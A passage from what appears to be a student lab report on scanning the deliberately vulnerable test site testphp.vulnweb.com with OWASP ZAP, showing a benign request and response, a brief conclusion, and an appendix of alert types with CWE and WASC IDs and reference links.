pragma: no-cache
cache-control: no-cache
content-type: application/x-www-form-urlencoded
```

```
referer: http://testphp.vulnweb.com
content-length: 25
```

Request body (25 bytes)

```
searchFor=ZAP&goButton=go
```

Response

Status line and header section (222 bytes)

```
HTTP/1.1 200 OK
Server: nginx/1.19.0
Date: Sat, 13 Jan 2024 15:41:32 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1
content-length: 4772
```

Response body (4772 bytes)

Parameter `goButton`

Solution Validate all input and sanitize output it before writing to any HTML attributes.

5.Conclusion:

We got familiar with OWASP Zap and scanned the website to check vulnerabilities and generated a report based on the scan.

6.Appendix

Alert types

This section contains additional information on the types of alerts in the report.

1. *Cross Site Scripting (Reflected)*

Source	raised by an active scanner (Cross Site Scripting (Reflected))
CWE ID	79
WASC ID	8
Reference	1. http://projects.webappsec.org/Cross-Site-Scripting 2. http://cwe.mitre.org/data/definitions/79.html

2. *SQL Injection*

Source	raised by an active scanner (SQL Injection)
CWE ID	89
WASC ID	19
Reference	1. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

3. *SQL Injection - Oracle - Time Based*

Source	raised by an active scanner (SQL Injection - Oracle)
CWE ID	89
WASC ID	19
Reference	1. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

4. *SQL Injection - SQLite*

Source	raised by an active scanner (SQL Injection - SQLite)
CWE ID	89
WASC ID	19
Reference	1. https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

5. *.htaccess Information Leak*

Source raised by an active scanner (.htaccess Information Leak)

CWE ID 94

WASC ID 14

Reference
1. http://www.htaccess-guide.com/

6. *Absence of Anti-CSRF Tokens*

Source raised by a passive scanner (Absence of Anti-CSRF Tokens)

CWE ID 352

WASC ID 9

Reference
1. http://projects.webappsec.org/Cross-Site-Request-Forgery
2. http://cwe.mitre.org/data/definitions/352.html

7. *Content Security Policy (CSP) Header Not Set*

Source raised by a passive scanner (Content Security Policy (CSP) Header Not Set)

CWE ID 693

WASC ID 15

Reference
1. https://developer.mozilla.org/en-US/docs/Web/Security/CSP/Introducing_Content_Security_Policy
2. https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html
3. http://www.w3.org/TR/CSP/
4. http://w3c.github.io/webappsec/specs/content-security-policy/csp-specification.dev.html
5. http://www.html5rocks.com/en/tutorials/security/content-security-policy/
6. http://caniuse.com/#feat=contentsecuritypolicy
7. http://content-security-policy.com/

8. *Missing Anti-clickjacking Header*

Source raised by a passive scanner (Anti-clickjacking Header)

CWE ID 1021

WASC ID 15

Reference
1. https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options

9. *XSLT Injection*

Source raised by an active scanner (XSLT Injection)

CWE ID 91

WASC ID 23

Reference
1. https://www.contextis.com/blog/xslt-server-side-injection-attacks

10. *Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)*

Source raised by a passive scanner (Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s))

CWE ID 200

WASC ID 13

Reference
1. http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx
2. http://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html

11. *Server Leaks Version Information via "Server" HTTP Response Header Field*

Source raised by a passive scanner (HTTP Server Response Header)

CWE ID 200

WASC ID 13

Reference
1. http://httpd.apache.org/docs/current/mod/core.html#servertokens
2. http://msdn.microsoft.com/en-us/library/ff648552.aspx#ht_urlscan_007
3. http://blogs.msdn.com/b/varunm/archive/2013/04/23/remove-unwanted-http-response-headers.aspx
4. http://www.troyhunt.com/2012/02/shhh-dont-let-your-response-headers.html

12. *X-Content-Type-Options Header Missing*

Source raised by a passive scanner (X-Content-Type-Options Header Missing)

CWE ID 693

WASC ID 15

Reference
1. http://msdn.microsoft.com/en-us/library/ie/gg622941%28v=vs.85%29.aspx
2. https://owasp.org/www-community/Security_Headers

13. *Authentication Request Identified*

Source raised by a passive scanner (Authentication Request Identified)

Reference
1. https://www.zaproxy.org/docs/desktop/addons/authentication-helper/auth-req-id/

14. *Charset Mismatch (Header Versus Meta Content-Type Charset)*

Source raised by a passive scanner (Charset Mismatch)

CWE ID 436

WASC ID 15

Reference
1. http://code.google.com/p/browsersec/wiki/Part2#Character_set_handling_and_detection

15. *GET for POST*

Source raised by an active scanner (GET for POST)

CWE ID 16

WASC ID 20

16. *Information Disclosure - Suspicious Comments*

Source raised by a passive scanner (Information Disclosure - Suspicious Comments)

CWE ID 200

WASC ID 13

17. *Modern Web Application*

Source raised by a passive scanner (Modern Web Application)

18. *User Agent Fuzzer*

Source raised by an active scanner (User Agent Fuzzer)

Reference
1. https://owasp.org/wstg

19. *User Controllable HTML Element Attribute (Potential XSS)*

Source raised by a passive scanner (User Controllable HTML Element Attribute (Potential XSS))

CWE ID 20

WASC ID 20

Reference
1. http://websecuritytool.codeplex.com/wikipage?title=Checks#user-controlled-html-attribute